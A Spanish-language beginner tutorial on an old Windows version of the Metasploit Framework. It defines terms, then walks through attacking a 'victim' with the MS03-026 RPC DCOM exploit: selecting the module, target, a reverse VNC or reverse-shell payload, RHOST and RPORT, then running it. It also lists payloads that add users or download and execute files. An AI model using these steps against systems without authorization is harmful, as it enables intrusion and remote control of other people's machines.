

Creador TheJez

- 1) Conceptos Basicos**
- 2) Modalidades**
- 3) Comienzos**
- 4) Exploits**
- 5) Actualizar**

1. Conceptos Basicos.

Para empezar a hablar del metasploit, lo definiremos como una herramienta GNU escrita en perl y con utilizacion de diversos lenguajes de programacion como C, Python, ASM ,etc, para el desarrollo, testeo, mejora y penetracion a diversos sistemas, entre ellos Windows.

Metasploit se ejecuta bajo una consola CYGWIN y trabaja con una base de datos en la cual se encuentran toda la lista de exploits y vulnerabilidades, lo unico que tenemos que indicarle a metasploit es que vulnerabilidad utilizaremos, que sistema atacaremos, que tipo de ataque utilizaremos y datos diversos que utilizara para atacar al host.

Se llama Metasploit Framework por que es todo un entorno de testeo para diversas plataformas, la cual trabaja con librerias, bases de datos, y diversos programas, shell codes, etc. Por tal deja de ser un simple software si no un framework.

Metasploit Puede ser descargado de:

<http://www.metasploit.com/>

FrameWork: En el desarrollo de software, un Framework es una estructura de soporte definida en la cual otro proyecto de software puede ser organizado y desarrollado. Tipicamente, un framework puede incluir soporte de programas, librerías y un lenguaje de scripting entre otros softwares para ayudar a desarrollar y unir los diferentes componentes de un proyecto.

Exploit: Exploit (viene de to exploit - aprovechar) - código escrito con el fin de aprovechar un error de programación para obtener diversos privilegios

Shell: Parte fundamental de un sistema operativo encargada de ejecutar las órdenes básicas para el manejo del sistema. También se denomina shell. Suelen incorporar características tales como control de procesos, redirección de entrada/salida y un lenguaje de órdenes para escribir programas por lotes o (scripts).

GNU: Es un acrónimo recursivo que significa "GNU No es Unix". Stallman sugiere que se pronuncie Ñu (se puede observar que el logo es un ñu) para evitar confusión con "new" (nuevo). UNIX es un sistema operativo propietario muy popular, porque está basado en una arquitectura que ha demostrado ser técnicamente estable. El sistema GNU fue diseñado para ser totalmente compatible con UNIX.

CYGWIN: Es una consola UNIX emulada bajo entornos no unix, como son windows y mac, en ella se encuentran todos los comandos unix y funciona de la misma manera.

VNC: Es un programa de software libre basado en una estructura cliente-servidor el cual nos permite tomar el control del ordenador servidor remotamente a través de un ordenador cliente. También llamado software de escritorio remoto. VNC permite que el sistema operativo en cada computadora sea distinto. Es posible compartir la pantalla de una máquina con Windows en una máquina con GNU/Linux y viceversa.

Conexión inversa: Es un método de ataque, donde la víctima se conecta a un host y puerto especificado para recibir órdenes, comúnmente utilizado para saltar firewalls.

2. Modalidades

Metasploit trabaja en 2 modalidades las cuales se pueden ejecutar en todas las plataformas y para elegir una es cuestion de gustos y comodidad.







Modo Web: (msfweb.bat) Esta modalidad de metasploit es una manera muy comoda de trabajar ya que aquí toda la interface es web y no tienes que escribir mucho, todo lo demas consiste en seleccionar opcion por opcion y al final solo presionar un boton de "Exploit" para comenzar con el ataque, tambien tiene su modalidad de ataque por shell el cual lo maneja por secciones, para entrar a este modo, lo unico que se tiene que hacer es abrir el archivo msfweb.bat de metasploit, lo cual hara que aparesca un mensaje como este:

```
+----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

Una vez mostrado este mensaje solo es de ir a cualquier navegador web y entrar a la direccion **http://127.0.0.1:55555**, y desde esta pagina realizar los ataques y trabajo con metasploit

Nota:
si cierras la consola msfweb.bat
La pagina web dejara de cargar,
Es necesario que este en ejecuion
Para hacer tus ataques



EXPLOITS		PAYLOADS	SESSIONS
<div></div>		<div>Filter Modules</div>	
	3Com 3CDaemon FTP Server Overflow		
	AOL Instant Messenger goaway Overflow		
*	AWStats configdir Remote Command Execution		
	Alt-N WebAdmin USER Buffer Overflow		
	Apache Win32 Chunked Encoding		
	AppleFileServer LoginExt PathName Overflow		
*	Arkeia Backup Client Remote Access		
	Arkeia Backup Client Type 77 Overflow (Mac OS X)		

donde [exploit] es el nombre del exploit que utilizare, supongamos voy a utilizar el exploit DCOM

mailenable_imap_w3c	MailEnable IMAPD W3C Logging Buffer Overflow
maxdb_webdbm_get_overflow	MaxDB WebDBM GET Buffer Overflow
mcafee_epolicy_source	Mcafee ePolicy Orchestrator / ProtPilot Source
mdaemon_imap_cram_md5	Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
mercantec_softcart	Mercantec SoftCart CGI Overflow
mercur_imap_select_overflow	Mercur v5.0 IMAP SP3 SELECT Buffer Overflow
mercury_imap	Mercury/32 v4.01a IMAP RENAME Buffer Overflow
minishare_get_overflow	Minishare 1.4.1 Buffer Overflow
mozilla_compareto	Mozilla Suite/Firefox InstallVersion->compareTo
ms05_030_nntp	Microsoft Outlook Express NNTP Response Parsing
ms05-030 Buffer Overflow	
ms05_039_pnp	Microsoft PnP MS05-039 Overflow
msasn1_ms04_007_killbill	Microsoft ASN.1 Library Bitstring Heap Overflow
msmq_deleteobject_ms05_017	Microsoft Message Queueing Service MS05-017
msrpc_dcom_ms03_026	Microsoft RPC DCOM MS03-026
mssql2000_preauthentication	MSSQL 2000/MSDE Hello Buffer Overflow
mssql2000_resolution	MSSQL 2000/MSDE Resolution Overflow
netapi_ms06_040	Microsoft CanonicalizePathName() MS06-040 Overflow
netterm_netftpd_user_overflow	NetTerm NetFTPD USER Buffer Overflow

El comando seria:

use msrcpc_dcom_ms03_026

Con este comando le diremos a metasploit que utilizaremos el exploit Microsoft RPC DCOM.

Ahora despues de esto necesitamos seleccionar un sistema vulnerable, para ver los sistemas afectados por metasploit utilizaremos el comando

show targets

nos mostrara una pantalla como la siguiente con todos los sistemas operativos vulnerables, en este caso para el DCOM, solamente hay una opcion pero en otros exploits te dara muchas.

```
Supported Exploit Targets
=====
0  Windows NT SP3-6a/2K/XP/2K3 English ALL
```

Para seleccionar la opcion adecuada utilizaremos el comando SET, el cual su estructura es asi:

set [Variable] [Valor]

entonces para seleccionar una opcion el comando deberia quedar de la siguiente manera

set TARGET 0

Aquí por ejemplo le estamos diciendo a metasploit que la variable target es igual a 0 (donde 0 es windows NT SP3...) es necesario que las variables de metasploit vaya en MAYUSCULAS ya que si no lo haces asi en algunas te hara error.

Hasta ahora con lo que hemos hecho lo unico que le hemos ordenado a metasploit es que exploit utilizaremos y que sistema operativo es el que va a atacar, ahora si se dan cuenta falta indicarle que tipo de ataque utilizaremos, para ver los ataques soportados por este exploit utilizaremos el comando

show payloads

lo cual nos mostrara una lista como la siguiente:

```

win32_adduser      Windows Execute net user /ADD
win32_bind         Windows Bind Shell
win32_bind_dllinject Windows Bind DLL Inject
win32_bind_meterpreter Windows Bind Meterpreter DLL Inject
win32_bind_stg     Windows Staged Bind Shell
win32_bind_stg_upexec Windows Staged Bind Upload/Execute
win32_bind_vncinject Windows Bind UNC Server DLL Inject
win32_downloadexec Windows Executable Download and Execute
win32_exec         Windows Execute Command
win32_passivex     Windows PassiveX ActiveX Injection Payload
win32_passivex_meterpreter Windows PassiveX ActiveX Inject Meterpreter Payload
win32_passivex_stg Windows Staged PassiveX Shell
win32_passivex_vncinject Windows PassiveX ActiveX Inject UNC Server Payload
win32_reverse      Windows Reverse Shell
win32_reverse_dllinject Windows Reverse DLL Inject
win32_reverse_meterpreter Windows Reverse Meterpreter DLL Inject
win32_reverse_ord  Windows Staged Reverse Ordinal Shell
win32_reverse_ord_vncinject Windows Reverse Ordinal UNC Server Inject
win32_reverse_stg  Windows Staged Reverse Shell
win32_reverse_stg_upexec Windows Staged Reverse Upload/Execute
win32_reverse_vncinject Windows Reverse UNC Server Inject

```

No explicare todos los ataques que hay debido a que es un tuto basico, explicare los mas comunes.

win32_adduser: agregara un usuario(con permisos elevados) al sistema que nos penetremos

win32_bind_vncinject: nos mostrara una pantalla del usuario con la cual podemos manejar y controlar su equipo remotamente (un VNC).

win32_downloadexec: Descargara un archivo de algun servidor web o ftp y lo ejecutara(entre ellos puede estar troyanos u otros chuchulucos).

win32_exec: Ejecutara un comando especificado por ti en la variable CMD.

win32_reverse: Mi favorita. Nos dara una shell inversa por si tiene firewall y no podemos abrir puertos.

win32_reverse_vncinject: Nos dara un VNC inverso por si tiene firewall y no podemos abrir puertos.


Bien una vez que queramos seleccionar un metodo de ataque utilizaremos el mismo comando SET [Variable] [Valor] en este caso sera:

set PAYLOAD win32_reverse_vncinject

con esto le diremos a metasploit que utilizaremos el meotod win32_reverse_vncinject (recuerda que las variables van en mayusculas).

Despues de hacer metasploit necesita mas datos dependiendo el tipo de ataque, exploit o target que utilizaras, para ver opciones te pide utilizaremos el comando

show options

A screenshot of a terminal window showing the output of the 'show options' command in Metasploit. The output is formatted as a table with four columns: Exploit, Name, Default, and Description. The 'Exploit' column shows 'required' for both RHOST and RPORT. The 'Name' column lists 'RHOST' and 'RPORT'. The 'Default' column shows '135' for RPORT. The 'Description' column explains that RHOST is the target address and RPORT is the target port. At the bottom, the target is specified as 'Windows NT SP3-6a/2K/XP/2K3 English ALL'.

Exploit:	Name	Default	Description
required	RHOST		The target address
required	RPORT	135	The target port
Target: Windows NT SP3-6a/2K/XP/2K3 English ALL			

yo recomiendo que solo rellenen las variables que digan “required” ya que las opcionales son para opciones mas avanzadas, aquí solo nos esta pidiendo RHOST (host que atacaremos) y RPORT (puerto por el que se conectara), nos puede pedir mas LHOST y LPORT (para conexiones inversas son el host y el puerto que estara esperando la conexión para dar darle ordenes en este caso tu IP y un puerto disponible de tu maquina), las demas opciones las puedes llenar intuitivamente dependiendo del exploit, ataque y etc que seleccionaste, para ir rellenoando casa variable:

set [Variable] [Valor]

como comando:

set RHOST IPVictima

set RPORT PuertoDeLaVictima

en este caso RPORT tiene un valor por default como se ve en la imagen (135) este no lo cambien a menos que sea necesario (que la victima tenga el servicio en otro puerto).

Una vez rellenas todas las variables, solo queda poner el comando:

exploit

y esperar la respuesta del metasploit, dependiendo del ataque que seleccionaste.

Esto es todo del ataque!!!

4. Actualizacion

Como metasploit utiliza una base de datos donde tiene guardada toda la informacion (targets, exploits, etc) es recomendable actualizarla, esto lo pueden hacer ejecutando el archivo

`msfupdate.bat`

una vez ejecutado empezara a buscar actualizaciones y si hay te preguntara si quieres descargarlas.

Manual por TheJez (Jorge Esteban Zaragoza Salazar)
Para www.hackpr.net y www.thejez.tk